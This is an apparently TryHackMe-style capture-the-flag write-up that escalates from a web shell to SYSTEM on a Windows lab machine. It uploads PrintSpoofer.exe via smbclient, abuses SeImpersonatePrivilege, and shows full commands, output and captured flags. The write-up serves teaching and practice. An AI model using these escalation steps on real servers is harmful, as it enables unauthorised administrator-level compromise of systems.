
so now we have got the initial foothold to the machine,

user flag :



```
c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

now the last thing to do is to escalate our privileges :




```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

as we can see we have SeImpersonatePrivilege so we can use this to escalate our privileges :

we will be using print spoofer exploit to do this :

https://github.com/dievus/printspoofer



**dievus** Create README.md 29a9e27 on Jul 26, 2020 **2** commits


PrintSpoofer.exe Add files via upload 2 years ago

README.md Create README.md 2 years ago

README.md


printspoofer

so transfer this PrintSpoofer.exe to target using smbclient session :




```
                7735807 blocks of size 4096. 4937091 blocks available
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (42.8 kb/s) (average 42.8 kb/s)
```

now it gets stored here in the target machine , in the root directory of webserver :



```
c:\inetpub\wwwroot\nt4wrksv>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\inetpub\wwwroot\nt4wrksv

04/20/2022  04:52 AM    <DIR>          .
04/20/2022  04:52 AM    <DIR>          ..
07/25/2020  08:15 AM                98 passwords.txt
04/20/2022  04:52 AM            27,136 PrintSpoofer.exe
04/20/2022  04:52 AM             3,406 shell.aspx
               3 File(s)         30,640 bytes
               2 Dir(s)  20,277,948,416 bytes free
```


now run this tool as follows :



```
c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

so as we can see we got nt authority\system , that means now we are at administrator level of privileges .

Root flag :



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Users\Administrator\Desktop>
```